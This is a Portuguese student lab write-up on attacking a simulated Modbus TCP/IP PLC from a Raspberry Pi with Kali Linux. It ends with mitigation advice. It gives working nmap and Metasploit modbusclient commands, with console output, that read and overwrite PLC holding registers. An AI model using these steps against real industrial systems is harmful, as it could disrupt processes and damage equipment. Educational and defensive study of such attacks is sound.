Comprometendo um CLP - Modbus TCP/IP - Utilizando Raspberry Pi 4

Projeto desenvolvido pelos alunos - João Tozzo e Jafar Mourad do curso de Engenharia de Controle e Automação.

1- Contexto

Como parte de um projeto de extensão do 6º semestre do curso de Engenharia de Controle e Automação do IFSP — Campus Salto, decidimos desenvolver um estudo de caso utilizando um Raspberry Pi 4 para identificar e explorar uma vulnerabilidade já conhecida na comunicação Modbus.

O projeto consiste em desenvolver um dispositivo all-in-one para auditorias de segurança e pentest focado em redes industriais e IoT. A ideia é transformá-lo em um laboratório móvel e prático para profissionais da área de cibersegurança.

Para colocar em prática os conhecimentos adquiridos, preparamos um ambiente controlado e seguro para realizar os testes e apresentar o projeto no evento "IFciência" — que ocorre anualmente no campus Salto. A ideia da oficina será mostrar o ataque simulado e possivelmente o ataque físico a um CLP com motor conectado. O intuito desse evento será mostrar a existência de vulnerabilidades e conscientizar o público sobre a importância da segurança em ambientes industriais.

2- Comunicação Vulnerável - Modbus TCP/IP

O protocolo Modbus TCP/IP apresenta uma série de vulnerabilidades críticas de segurança, que decorrem por ter sido projetado para ambientes isolados,

de sua simplicidade e por ser um protocolo aberto, e criado em um perído (1979) no qual a cibersegurança não se destacava. Sua comunicação é realizada em texto claro (sem o uso de criptografia), sem autenticação, sem qualquer mecanismo de criptografia, o que significa que qualquer pessoa com acesso à rede pode ler e interpretar os dados transmitidos.

2.1- Vulnerabilidades presentes:

- **Falta de Autenticação** - Não verifica a identidade do cliente ou servidor.
- **Falta de Criptografia** - Todos os dados trafegam em texto claro.
- **Falta de Verificação de Integridade** - Não há checksums criptográficos para detectar alterações.
- **Ausência de Controle de Sessão** - Transações são stateless, sem gerenciamento de sessão.
- **Abuso de Códigos de função** - A maioria dos códigos podem ser usados sem restrições.

2.3 - Vetores de Ataque

Essas vulnerabilidades abrem caminho para diversos vetores de ataque que exploram fragilidades do protocolo.

- **Ataque Homem no Meio (MitM, Man-in-the-Middle) e ARP Spoofing**: A falta de autenticação e criptografia permite que um atacante se posicione entre um cliente (ex: HMI - Human-Machine Interface) e um servidor (ex: PLC - Programmable Logic Controller) na rede. Por meio de técnicas como **ARP spoofing**, o atacante pode interceptar, ler e modificar o tráfego Modbus. Isso permite, por exemplo, alterar valores de sensores para

mascarar um mau funcionamento ou enviar comandos maliciosos para os dispositivos de campo.

- Negação de Serviço (DoS, Deny of Service): Dispositivos Modbus, como CLPs, geralmente têm recursos computacionais muito limitados. Eles são extremamente vulneráveis a ataques de DoS, onde um atacante envia um volume massivo de requisições, sobrecarregando o dispositivo e tornando-o inacessível aos clientes legítimos, ou seja, inoperante. Isso pode paralisar uma linha de produção ou um processo industrial.

- **Reconhecimento e Enumeração**: Ataques de reconhecimento exploram respostas de erro do protocolo para mapear a rede e identificar dispositivos. Ferramentas como o script `modbus-discover` do Nmap ou a função "Read Device Identification" (código 43) podem ser usadas para coletar informações como fabricante, modelo e versão do firmware, que são úteis para ataques futuros.


- **Injeção de Comandos e Manipulação de Dados**: A ausência de autorização granular permite que um atacante envie comandos diretamente para os registradores e *coils* de um CLP. Isso inclui escrever em *coils* para ligar ou desligar válvulas e relés, ou modificar registradores para alterar setpoints críticos de operação, potencialmente causando danos físicos

3 - Exploração Prática

3.1 - Ambiente Controlado

Para simular uma pequena rede industrial, foi utilizado um roteador disponibilizado pela instituição em parceria com a Receita Federal. O roteador foi configurado para funcionar apenas como um switch, realizando trocas de informações via Ethernet utilizando TCP/IP.

Nos primeiros testes, três dispositivos foram conectados à rede: um notebook, uma máquina virtual rodando GNU/Linux Ubuntu e o Raspberry Pi rodando Kali Linux. O notebook serviu apenas para executar a máquina virtual.




1 - Usamos um notebook rodando o Ubuntu com o modbusPal (simulador de escravo c/ protocolo modbus) conectado ao roteador

2 - Raspberry (dispositivo móvel) rodando Kali Linux, também conectado ao roteador, usado para executar nossas ferramentas de exploit e payload.

3 - Roteador funcionando como switch local (permitindo a comunicação entre o notebook e o Raspberry), garantindo um ambiente isolado e controlado para testes.

Para facilitar os testes iniciais, foi utilizado o software modbusPal para simular o CLP na máquina virtual.



Configuração do servidor modbus - limitamos os Holding Registers em 10 para facilitar a interpretação de valores e criamos só dois Coils.

3.2 - Ataque Man-in-the-Middle (MitM)


Foi estruturada uma simulação onde o invasor encontrou um ponto de acesso na planta e conectou seu dispositivo no caso o Raspberry.

Dividindo o ataque em um passo a passo utilizando principalmente duas ferramentas pré instaladas no Kali sendo as NMAP e Metasploit.

Passo 1: Reconhecimento de dispositivos conectados na rede e portas abertas especificamente a porta 502

Utilizando o Nmap, o invasor pode escanear a rede uma vez que seu dispositivo está conectado nela e analisar os dispositivos presentes. Se ele já estiver preparado para comprometer um CLP, saberá que a porta padrão de comunicação Modbus é a 502 — e, portanto, sua primeira tentativa será encontrar o IP que contém essa porta aberta.

```
sudo nmap -p 502 10.0.0.100/24
```



Utilizar ferramentas como o Wireshark para visualizar o tráfego de rede também é uma alternativa. Assim, ele consegue observar diretamente comunicações Modbus TCP/IP — por exemplo, entre uma IHM e um CLP — e com isso descobrir os IPs de origem e destino.

Passo 2: Framework Metasploit

Após identificar o ip com a porta 502 aberta agora o invasor pode explora-la como bem entender já que a comunicação Modbus apresenta todas aquelas vulnerabilidades citadas no tópico 2.1.

Para demonstrar a facilidade de manipular os valores do CLP foi utilizado um modulo auxiliar do Metasploit, porém um ataque mais sofisticado utilizaria de sripts desenvolvidos exclusivamente para executar ações pré-planejadas, por exemplo clonar o cliente para se passar pelo CLP enquanto o invasor muda os parâmetros de RPM (rotações por minuto) de um motor, o cliente clonado envia dados falsos para monitoramento. Dessa maneira o atacante pode causar danos significativos às operações industriais.

Utilizando Metasploit (terminal do kali):

```
msfconsole

msf > search Modbus

msf > use 2

msf auxiliary(scanner/scada/modbusclient) >
```

O modulo modbusclient é um modulo auxiliar que age como cliente modbus fornecendo ações de ler e escrever dados direto no CLP:

- **READ_COILS**: Lê o estado de "coils" (dispositivos que estão ligados - 1 ou desligados - 0).
- **WRITE_COIL**: Altera o estado de um "coil" para ligado ou desligado. No contexto industrial, isso pode significar **ligar ou desligar uma válvula, motor ou relé.**
- **READ_REGISTERS**: Lê valores de "registradores", que são áreas de memória que armazenam dados numéricos (como valores de sensores, pressões, temperaturas).
- **WRITE_REGISTER**: Escreve novos valores nos registradores. Alterar esses valores pode modificar setpoints críticos de operação, como a velocidade de uma bomba ou o limite de pressão de um tanque

Passo 3: Ler um dado no Holding Register

Comandos do metasploit:

```
msf auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_R
EGISTERS
msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 'enderec
o de memoria desejado'
msf auxiliary(scanner/scada/modbusclient) > set RHOST 'ip com porta 502
aberta'
msf auxiliary(scanner/scada/modbusclient) > run
```

No console:

```
msf auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS
action => READ_HOLDING_REGISTERS
msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 4
DATA_ADDRESS => 4
msf auxiliary(scanner/scada/modbusclient) > set RHOST 10.0.0.102
RHOST => 10.0.0.102
msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.0.0.102
[*] 10.0.0.102:502 - Sending READ HOLDING REGISTERS...
[+] 10.0.0.102:502 - 1 register values from address 4 :
[+] 10.0.0.102:502 - [100]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Passo 4: Modificar um valor de Holding Register ou Coil

Comandos do metasploit:

```
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTER
msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 'enderec
o de memoria desejado'
msf auxiliary(scanner/scada/modbusclient) > set DATA 'valor modificado'
msf auxiliary(scanner/scada/modbusclient) > set RHOST 'ip com porta 502
aberta'
msf auxiliary(scanner/scada/modbusclient) > run
```

No console:

```
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTER
action => WRITE_REGISTER
msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 4
DATA_ADDRESS => 4
msf auxiliary(scanner/scada/modbusclient) > set DATA 500
DATA => 500
msf auxiliary(scanner/scada/modbusclient) > set RHOST 10.0.0.102
RHOST => 10.0.0.102
msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.0.0.102
[*] 10.0.0.102:502 - Sending WRITE REGISTER...
[+] 10.0.0.102:502 - Value 500 successfully written at registry address 4
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Os riscos de segurança mostrados aqui são relevantes. Um invasor pode ter acessado apenas uma vez a planta industrial e deixado seu dispositivo, configurado por meio de uma conexão SSH, conectado a um ponto de acesso

e, a partir deste ponto, finalizar seu ataque controlando as operações remotamente.”

Estratégias de Mitigação

Proteger um ambiente Modbus requer uma abordagem em camadas, já que substituir o protocolo nem sempre é viável:

- **Segmentação de Rede**: Isolar a rede industrial (OT) da rede corporativa (IT) usando **firewalls** que bloqueiem acessos não autorizados, especialmente na porta 502/TCP.
- **Proteger Pontos de Acesso**: Evitar deixar pontos de acesso espalhados em áreas de fácil alcance na planta. Embora distribuir pontos de acesso livremente possa facilitar a implementação de tecnologias, o acesso físico desprotegido representa um risco significativo de segurança.
- **Criptografia e Autenticação Forte**: Implementar **VPNs (IPsec/SSL)** para criptografar o tráfego entre redes. Quando suportado, adote o padrão **Modbus/TCP Security**, que adiciona TLS ao protocolo.
- **Monitoramento Contínuo**: Usar sistemas de detecção de intrusão **(IDS)** para identificar padrões anômalos ou tráfego Modbus malicioso.
- **Práticas Operacionais Básicas**: Alterar configurações padrão, atualize firmwares regularmente e promova treinamento de conscientização em segurança para funcionários.
- **Abordagem de Confiança Zero (Zero Trust)**: Soluções como a plataforma DOME aplicam o princípio de "nunca confiar, sempre verificar". Elas exigem autenticação mútua entre todos os dispositivos antes de estabelecer qualquer comunicação, protegendo inclusive dispositivos legados.

As vulnerabilidades do Modbus TCP/IP são profundas e inerentes ao seu design. Embora seja um pilar da automação industrial, seu uso em redes modernas exige camadas extras de segurança. Isso protege infraestruturas críticas de interferências que podem causar impactos operacionais e de segurança física.

Conclusão:

Concluímos que a segurança de CLPs que utilizam o protocolo Modbus TCP/IP

deve ser priorizada e tratada com atenção, especialmente diante do avanço de ameaças cibernéticas e da exposição de sistemas industriais em redes modernas. A implementação de medidas como criptografia robusta por meio de VPNs ou TLS, o monitoramento contínuo com sistemas de detecção de intrusão, a adoção de práticas operacionais seguras e a aplicação de uma arquitetura de confiança zero são muito importantes para mitigar riscos. Apesar do Modbus TCP/IP possuir vulnerabilidades inerentes ao seu funcionamento, a combinação de camadas adicionais de segurança e a conscientização dos operadores de máquinas em indústrias pode garantir a proteção desses ambientes, preservando a integridade dos processos/equipamentos.